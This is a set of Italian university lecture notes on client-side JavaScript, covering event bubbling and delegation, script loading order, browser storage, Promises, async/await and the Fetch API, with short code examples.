
Questo meccanismo è conosciuto come bubbling degli eventi.

- Si applica alla maggior parte degli eventi, ma non a tutti (ad esempio: gli eventi focus non vanno in bubbling).

Esempio:

```
<body>
  <section onclick="console.log('section');">
    <article onclick="console.log('article');">
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    document.onclick = () => console.log("document");
  </script>
</body>
```

Console output after a click on <p>:
p
article
section
document



Delegazione di un evento:


Event Delegation è un potente modello per la gestione degli eventi.

Idea: se molti elementi possono generare eventi simili, invece di assegnare un handler a ciascuno di essi, utilizziamo un singolo handler sul loro antenato comune.

- Gli elementi delegano la gestione degli eventi a un antenato.
- La proprietà `target` sull'oggetto evento può essere utilizzata per determinare su quale elemento è stato generato l'evento.

Esempio:

```
<table onclick="handler(event);">
  <tr><th>Col</th><th>Col</th></tr>
  <tr><td>1</td><td>2</td></tr>
  <tr><td>3</td><td>4</td></tr>
  <tr><td>5</td><td>6</td></tr>
</table>
<script>
  function handler(event){
    if(event.target.nodeName === "TD"){
      let oldValue = parseInt(event.target.innerHTML);
      event.target.innerHTML = ++oldValue;
    }
  }
</script>
```



Fermare un event bubbling:

Un evento di bubbling ha origine da un certo elemento e si propaga (bubbles up) fino all'oggetto finestra globale.

In alcuni casi, un handler potrebbe decidere che l'evento è stato completamente elaborato e non c'è bisogno di propagarlo ulteriormente.


- Il bubbling può essere interrotto invocando il metodo `stopPropagation()` sull'oggetto evento

Regola pratica:

- non interrompere la propagazione a meno che si non abbia una buona ragione. Potrebbe essere necessario intercettare gli eventi su un antenato in futuro.

Esempio:

```
<body>
  <section onclick="console.log('section');">
    <article>
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    let art = document.querySelector("article");
    art.addEventListener("click", handler);
    function handler(event){
      console.log(this.tagName);
      event.stopPropagation();
    }
  </script>
</body>
```



Dispatching events:

Da JavaScript è anche possibile generare eventi

- La proprietà dell'evento `isTrusted` è impostata su `false` per gli eventi «artificiali».

```
<input type="button" value="Click me">
<script>
  function handler(event){
    console.log(`${event.type} event. Trusted: ${event.isTrusted}`);
  }
  let input = document.querySelector("input");
  input.onclick = handler;


  let click = new Event("click");
  input.dispatchEvent(click); //isTrusted is false for events generated via JS
</script>
```

JavaScript - Ordine di esecuzione:

Man mano che i nostri script diventano più complessi, interagiscono con il DOM e generano dinamicamente handlers di eventi, dobbiamo essere consapevoli di come viene eseguito il codice JavaScript quando viene caricata una pagina Web.

In genere, gli script vengono recuperati ed eseguiti nell'ordine in cui appaiono, mentre l'analisi della pagina Web viene sospesa.

- Gli script esterni con l'attributo `defer` vengono scaricati in parallelo ed eseguiti dopo che la pagina ha terminato l'analisi.
- Gli script esterni con l'attributo `async` vengono scaricati in parallelo ed eseguiti non appena vengono scaricati.
- Gli script dei moduli vengono rinviati per impostazione predefinita e possono essere dichiarati come `async`.



Esempi:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script src="load.js"></script>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```
//load.js file
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

Uncaught TypeError: document.body is null [load.js:2:10](#)
[Learn More]

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script defer src="load.js"/>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```
//load.js file
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

JavaScript

[load.js:3:9](#)

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script async src="load.js"/>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```
//load.js file
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

We can't really know for sure. It depends on how much time it takes to fetch the script!

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script src="load.js"></script>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

```
//load.js file
document.addEventListener("DOMContentLoaded",
  () => {
    let h1 = document.querySelector("h1");
    console.log(h1.innerText);
  });
```



Lezione 8:

Javascript asincronismo e le richieste network:

Browser Data Storage:

I browser Web moderni forniscono una serie di API che possono essere utilizzate tramite JavaScript per archiviare e recuperare i dati delle applicazioni:

- Cookie.
- Local/Session Storage,
- IndexedDB.

Cookies:

I cookie sono piccole stringhe di dati:


- Parte integrante del protocollo HTTP, utilizzato per «superare» il suo essere stateless.
- Vengono in genere impostati in una risposta HTTP, con l'intestazione Set-Cookie.
- I browser li memorizzano e li inviano in tutte le richieste successive allo stesso dominio, utilizzando l'intestazione Cookie delle richieste HTTP.

È possibile accedere ai cookie per il sito Web corrente tramite la proprietà `document.cookie`.

- Il valore di `document.cookie` è una stringa di coppie `name=value`, delimitata da «;».
- ❖ Ogni coppia è un cookie separato.

Esempio:

```
<h1>Hello!</h1>
<script>
  if(document.cookie.indexOf("name=") === -1){ //no cookie called "name" found
    let name = prompt("Please, state your name:");
    document.cookie = `name=${name}; max-age=10` //expires in 10 seconds
  }
  let name = document.cookie.replace("name=", "");
  document.querySelector("h1").innerHTML = `Hello, ${name}!`;
</script>
```



Web Storage: Local Storage

Gestire i cookie tramite JavaScript non è molto semplice.


Soprattutto quando si gestiscono più cookie, dobbiamo gestire stringhe, dividerle, usare espressioni regolari, ecc.

L'oggetto `localStorage` fornisce modi semplici per memorizzare coppie key/value nei browser Web:

- I dati non vengono inviati con ogni richiesta (possiamo memorizzare molti più dati).
- Abbastanza simile a una mappa.
- Può memorizzare solo valori stringa.
- Diversi oggetti `localStorage` per ogni dominio/protocollo/porta.

Esempio:

```
<h1>Hello!</h1>
<script>
  if(localStorage.getItem("name") === null){ //no "name" stored
    let name = prompt("Please, state your name:");
    localStorage.setItem("name", name);
  }
  let name = localStorage.name;
  document
    .querySelector("h1")
    .innerHTML = `Hello, ${name}!`;
</script>
```



Nota: Mediante gli strumenti per sviluppatore è possibile accedere alla coppia chiave-valore del `localStorage` e, volendo, modificarne il valore (Sostituirlo, inserire un valore, cancellare il valore)

Web Storage: Session Storage

Con localStorage i dati sopravvivono anche a un riavvio completo del browser.

sessionStorage fornisce le stesse funzioni di localStorage, ma viene utilizzato molto più raramente.

- sessionStorage esiste solo nella scheda corrente del browser.
- I dati sopravvivono a un aggiornamento della pagina, ma non alla chiusura/riapertura della scheda.

IndexedDB:

IndexedDB è un database integrato in un browser:

- Supporta diversi tipi di chiavi, transazioni, query key-range.
- Può archiviare ancora più dati di localStorage.
- Inutilmente potente per le tradizionali applicazioni web client-server, principalmente destinato ad applicazioni offline.

(A)sincronismo:

In genere, il codice JavaScript viene eseguito in modo sincrono:

- Ogni istruzione attende il completamento di quelle precedenti.
- Un modo intuitivo di programmare, ma presenta alcuni inconvenienti:
 - ❖ Alcune istruzioni potrebbero richiedere del tempo per essere completate.
 - ✓ In attesa di richieste dell'utente.
 - ✓ In attesa del completamento di una richiesta di rete.
 - ✓ In attesa del termine di un calcolo complesso.
 - ❖ Le istruzioni importanti successive potrebbero essere bloccate in attesa di esse.

L'asincronismo può aiutare a risolvere questi problemi.

Esempio di stile sincrono:

```
function firstOperation(value){
  return 1 + value;
}
function secondOperation(value){
  return 2 + value;
}
function thirdOperation(value){
  return 3 + value;
}

function setupPage(){
  let result = 0;
  result = firstOperation(result);
  result = secondOperation(result);
  result = thirdOperation(result);
  console.log(`Result is ${result}`);
}
```

Callbacks:

I callback sono funzioni passate come argomenti ad altre funzioni, con l'aspettativa che vengano richiamate al momento opportuno.

Nota: i gestori di eventi, ad esempio, sono proprio dei callback.

Esempio di stile asincrono con Callbacks:

```
function firstOperation(value, cb){
  cb(1 + value);
}
function secondOperation(value, cb){
  cb(2 + value);
}
function thirdOperation(value, cb){
  cb(3 + value);
}
```



Callback Hell or
Pyramid of Doom!

```
function setupPage(){
  let result = 0;
  firstOperation(result, (r1) => {
    secondOperation(r1, (r2) => {
      thirdOperation(r2, (r3) => {
        console.log(`Result is ${r3}`);
      });
    });
  });
  console.log("Done");
}
```

Quando si gestiscono molti callback all'interno di callback, il codice diventa caotico molto velocemente.

- Potrebbe anche diventare più complicato (Si pensi alla gestione degli errori).
- C'è un motivo per cui si chiama CallbackHell o Pyramid of Doom.

Il vecchio JavaScript gestiva il sincronismo tramite callback.

Nel moderno JavaScript, in genere utilizziamo un nuovo costrutto: Promise.

Promises:

Nella programmazione (JavaScript), capita spesso che ci sia:

- Un po' di codice «produttore» (producer), che fa qualcosa e impiega un po' di tempo.
 - ❖ Aspetta gli input dell'utente, recupera i dati di rete, calcola cose complesse, ecc.
- Un po' di codice «consumatore» (consumer), che necessita dei risultati di un produttore.

Le Promises sono un modo per «collegare» produttori e consumatori.



Un oggetto Promise può essere creato utilizzando il costruttore appropriato:


```
let promise = new Promise(function(resolve, reject){  
  //Executor: producer code here  
});
```

La funzione fornita come argomento è l'esecutore che viene immediatamente invocato quando viene creata la Promise.

- resolve e reject sono callback forniti da JavaScript.

Quando il codice dell'esecutore termina, dovrebbe chiamare uno dei due:

- resolve(value): se è stato completato correttamente, con valore di risultato.
- reject(error): se si è verificato un errore (error è l'oggetto errore).



Nota: Inizialmente `new Promise(executor)` si troverà nello stato “pending”. `Status`, `Result/Reason` sono proprietà interne a cui non è possibile in maniera diretta.

Esempio:

```
<script>
let promise = new Promise(function(resolve, reject){
  let number = Math.random();
  setTimeout( () => { // setTimeout takes as input a callback and a time in ms
    if(number > 0.5){
      resolve(number);
    } else {
      reject(new Error("Number too small"));
    }
  }, 1000);
});

console.log(promise); // Promise { <state>: "pending" }
</script>
```

Consumer Code:

Il codice «Consumer» riceve una Promise che alcuni dati saranno resi disponibili in un momento futuro.

Le azioni da eseguire quando la Promise viene soddisfatta (o rifiutata) possono essere registrate utilizzando metodi specifici offerti dall'oggetto Promise.

Il più importante di questi metodi è `.then()`.

Then:

Il metodo `.then()` accetta come input due callback:

```
promise.then(
  function(result) { /* called when the promise is fulfilled */ },
  function(error) { /* called when the promise is rejected */ }
)
```

È anche possibile registrare una sola funzione da eseguire quando la Promise è soddisfatta:

```
promise.then(
  (result) => { /* called when the promise is fulfilled */ }
)
```

Catch:

Quando siamo interessati solo a gestire scenari di errore, possiamo passare null come primo argomento:

```
promise.then(  
  null,  
  function(error) { /* called when the promise is rejected */ }  
)
```

Oppure possiamo usare il metodo .catch(), che è equivalente:

```
promise.catch(  
  (error) => { /* called when the promise is rejected */ }  
)
```

Finally:

Proprio come i blocchi try/catch, le Promises hanno anche un metodo .finally().

- Questo metodo accetta una callback senza input.
- Viene invocato non appena la Promise viene risolta: che sia risolta o rifiutata
- È pensato per essere utilizzato per eseguire pulizie e altre operazioni che dovrebbero essere eseguite indipendentemente dallo stato della Promise.

Esempio di Promises:

```
let promise = new Promise(function(resolve, reject){  
  let number = Math.random();  
  setTimeout( () => { //setTimeout takes as input a callback and a time in ms  
    if(number > 0.5){  
      resolve(number);  
    } else {  
      reject(new Error(`Number too small: ${number}`));  
    }  
  }, 1000);  
});  
console.log("Here");  
promise.finally( () => {console.log("Promise settled")} )  
promise.then(  
  (result) => {console.log(`Done: ${result}`)},  
  (error) => {console.log(error.message)}  
);  
console.log("There");
```

```
// Console output  
Here  
There  
Promise settled  
Done: 0.6 (or "Number too small")
```

Chaining:

Cosa succede se dobbiamo eseguire una sequenza di passaggi asincroni?

```
function firstOperation(value, cb){
  cb(1 + value);
}
function secondOperation(value, cb){
  cb(2 + value);
}
function thirdOperation(value, cb){
  cb(3 + value);
}
```




Callback Hell or
Pyramid of Doom!

```
function setupPage(){
  let result = 0;
  firstOperation(result, (r1) => {
    secondOperation(r1, (r2) => {
      thirdOperation(r2, (r3) => {
        console.log(`Result is ${r3}`);
      });
    });
  });
  console.log("Done");
}
```

Il Promise chaining è il modo per gestire tali scenari:

```
<script>
let promise = new Promise(function(resolve, reject){
  let number = Math.random();
  setTimeout( () => {
    resolve(1);
  }, 1000);
});

console.log("Here");
promise
  .then( (result) => {console.log(result); return result*2;})
  .then( (result) => {console.log(result); return result*2;})
  .then( (result) => {console.log(result); return result*2;})
console.log("There");
</script>
```




Vediamo come funziona:


- La Promise originale viene risolta solo una volta, con un risultato di 1.
- Poi, ogni invocazione `then()` restituisce effettivamente un nuovo oggetto Promise.
- Queste nuove promesse rappresentano il completamento del gestore stesso.
- Quando un gestore restituisce un valore, diventa il risultato di quel nuovo oggetto Promise.

Nota: I frammenti seguenti sono molto diversi!

```
promise //prints 1, then 2, then 4
  .then( (r) => {console.log(r); return r*2;})
  .then( (r) => {console.log(r); return r*2;})
  .then( (r) => {console.log(r); return r*2;});
```




```
//prints 1, 1, 1
promise.then( (r) => {console.log(r); return r*2; } );
promise.then( (r) => {console.log(r); return r*2; } );
promise.then( (r) => {console.log(r); return r*2; } );
```



Esempio di Promise Chaining:

```
promise.finally(() => {
  console.log("Promise settled");
}).then((r) => {
  console.log(r);
  return r * 2;
}).then((r) => {
  console.log(r);
  throw new Error("Oops"); //implicit reject()
  return r * 2;
}).then((r) => {
  console.log(r);
  return r * 2;
}).catch((error) => {
  console.warn(error.message);
});
```



Promise API: Promise.all()

Il metodo statico `Promise.all()` accetta come input un array di Promise e restituisce una nuova Promise che rappresenta il completamento di tutte le Promise di input.

- Il risultato è un array, ogni Promise di input contribuisce con un elemento.
- Se una Promise rifiuta, `Promise.all` rifiuta immediatamente.

```
let prom = Promise.all([
  new Promise( resolve => setTimeout( () => resolve(3) ), 3000),
  new Promise( resolve => setTimeout( () => resolve(2) ), 2000),
  new Promise( resolve => setTimeout( () => resolve(1) ), 1000),
]).then((result) => {
  console.log(result); //Array(3) [3, 2, 1]
});
```


Promise API: Promise.allSettled()

Il metodo `Promise.all` rifiuta se una qualsiasi delle Promise di input rifiuta (tutto o niente).

Il metodo `Promise.allSettled()` è simile:

- attende che tutte le Promise di input vengano risolte, ma restituisce come risultato un array di oggetti che rappresentano lo stato di ogni Promise di input.

```
let p = Promise.allSettled([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 2000)}),
]).then((result) => {
  console.log(result);
}).catch((err) => {
  console.warn(err.message); //Not executed
});
```



```
▼ Array [ {}, {} ]
  ▼ 0: Object { status: "rejected", reason: Error }
    ► reason: Error: Oops
    ► status: "rejected"
    ► <prototype>: Object { ... }
  ▼ 1: Object { status: "fulfilled", value: 1 }
    ► status: "fulfilled"
    ► value: 1
    ► <prototype>: Object { ... }
  length: 2
  ► <prototype>: Array []
```

Promise API: Promise.race()

Simile a Promise.all(), ma viene risolto non appena una delle Promises di input viene risolta e ottiene il suo risultato (o errore).

```
let p = Promise.race([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 2000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 1000)}),
]).then((result) => {
  console.log(result); //1
});

let p2 = Promise.race([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 2000)}),
]).catch((err) => {
  console.warn(err.message) //Oops
});
```

Promise API: Promise.any()

Simile a Promise.race(), ma attende la prima Promise risolta.

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout( () => res(3), 3000)}),
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 2000)}),
]).then((result) => {
  console.log(result); //1
}).catch((err) => {
  console.warn(err.message); //Not executed: Promise.any is resolved
});
```

Se tutte le Promise vengono rifiutate, Promise.any rifiuta con un AggregateError contenente tutti gli errori delle Promise di input.

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Woah")), 2000)}),
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)}),
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Ouch")), 1000)}),
]).then((result) => {
  console.log(result); //not executed, Promise.any rejected
}).catch((err) =>{
  console.warn(err.message); //No promise in Promise.any was resolved
  console.warn(err.errors[0].message); //Woah
  console.warn(err.errors[1].message); //Oops
  console.warn(err.errors[2].message); //Ouch
});
```

Promise API: Promise.resolve / reject

Promise.resolve(result) e Promise.reject(error) creano Promises che sono già state risolte (risp. Risolte o Rifiutate).

```
let p = Promise.resolve(1); //same as p = new Promise( resolve => resolve(1) )
p.then( result => console.log(result) );
```

A volte vengono utilizzati per compatibilità (ad esempio: quando ci si aspetta che una funzione restituisca una Promise).

JavaScript: Async/Await

Il moderno JavaScript include una sintassi speciale e sofisticata per lavorare con le Promise.

- È composta da due parole chiave: async e await.

La parola chiave async può essere posizionata prima di una funzione per garantire che la funzione restituisca sempre una Promise.

- Qualsiasi altro valore restituito da una funzione async è implicitamente racchiuso in una Promise risolta.
- Gli errori generati sono racchiusi in una Promise rifiutata.

```
async function f(){
  return new Promise(...);
}
```

```
async function g(){
  return 1; //returns Promise.resolve(1)
}
```


Async:

```
console.log("Here");

async function f(){
  //throw new Error("Ouch");
  return 1;
}

f().then(console.log).catch(console.warn);

console.log("There");
```




Await:

La parola chiave await può essere usata solo nelle funzioni async.

- Sospende l'esecuzione del codice finché non viene stabilita una Promise.

```
console.log("Here");
async function f(){
  let promise = new Promise(function(res, rej){
    setTimeout(() => {res("Done!")}, 2000);
  });
  let result = await promise; //execution pauses here
  console.log(`After Await. Result is ${result}`);
  return result;
}
f().then(console.log);
console.log("There");
```



Richieste Network:

JavaScript può anche recuperare dati da Internet.

Nel vecchio JavaScript, i programmatori utilizzavano oggetti XMLHttpRequest.

- I callback venivano utilizzati per gestire gli eventi di stato.

```
<h1>Cat Facts</h1>
<button id="btn">Click Here To Load a Cat Fact</button> <p id="fact"></p>
<script>
  let btn = document.getElementById("btn");
  btn.onclick = () => {
    let req = new XMLHttpRequest(); req.onload = handleFact;
    req.open("GET", "https://catfact.ninja/fact"); req.send();
    function handleFact(result) {
      let fact = JSON.parse(this.responseText);
      document.getElementById("fact").innerHTML = fact.fact;
    }
  }
</script>
```

Luigi Di Stefano, Ph.D. - University of Naples Federico II - Web Technologies Course - Lecture 08 - JavaScript: Asynchronism

42

Fetch API:

Il modo moderno di fare richieste HTTP all'interno di JavaScript è fetch() che accetta come input un URL e un array opzionale di opzioni:

```
let promise = fetch("url", [options]);
```

- Le opzioni possono essere utilizzate per specificare il metodo HTTP, le intestazioni di richiesta, ecc.
- Viene restituita una Promise, che si risolve in un oggetto Response.

La promessa restituita da fetch viene risolta non appena vengono ricevute le intestazioni di risposta (response headers).

A questo punto, possiamo controllare lo stato HTTP, le intestazioni, ma il corpo della risposta potrebbe non essere ancora disponibile.

```

async function f(){
  let response = await fetch("./example.json"); //there is no such file
  //get one specific header
  console.log(response.headers.get('Content-Type')); // application/json
  //iterate over all response headers
  for(let [key, value] of response.headers){
    console.log(`Header ${key}: ${value}`);
  }
  let status = response.status;
  console.log(status);
  if(response.ok){
    console.log("Request was successful");
  } else {
    console.log("Some error occurred");
  }
}

```

Quando una fetch Promise viene risolta, il corpo potrebbe non essere ancora lì.

La risposta (response) fornisce diversi metodi basati sulle Promises per accedere al corpo, in vari formati.

- Ad esempio, `.json()` analizza il corpo come un JSON non appena diventa disponibile.

```

async function f(){
  let response = await fetch("https://catfact.ninja/fact");
  if(response.ok){
    let fact = await response.json();
    document.getElementById("fact").innerHTML = fact.fact;
  } else {
    console.log("Some error occurred");
  }
}

```

Altri metodi per accedere al corpo sono:

- `.text()`: Legge il response body e lo restituisce come testo.
- `.json()`: Analizza il response body come JSON.
- `.blob()`: Restituisce un Blob (dati binari con tipo).
- `.arrayBuffer()`: Restituisce un ArrayBuffer (rappresentazione di basso livello di dati binari).
- `.formData()` Restituisce un FormData object (rappresenta i dati inviati tramite i forms).

Importante: possiamo scegliere solo un metodo di lettura del corpo. Se si ha già chiamato `response.text()`, `response.json()` non funzionerà perché il contenuto del corpo è già stato consumato.

Esempio di Blob:

```
<input id="msg" placeholder="Insert your message here" type="text">
<button id="btn">Generate QR</button><img id="img">
<script>
document.getElementById("btn").onclick = () => {
  let msg = document.getElementById("msg").value;
  let url = `https://image-charts.com/chart?chs=200x200&cht=qr&chl=${msg}&choe=UTF-8`;
  console.log(url);
  let promise = fetch(url);
  promise.then((response) => {
    return response.blob();
  }).then((blob) => {
    let img = document.getElementById("img");
    img.src = URL.createObjectURL(blob);
  });
}
</script>
```


Lezione 9:


Server-side del Web:

Static Web Apps:

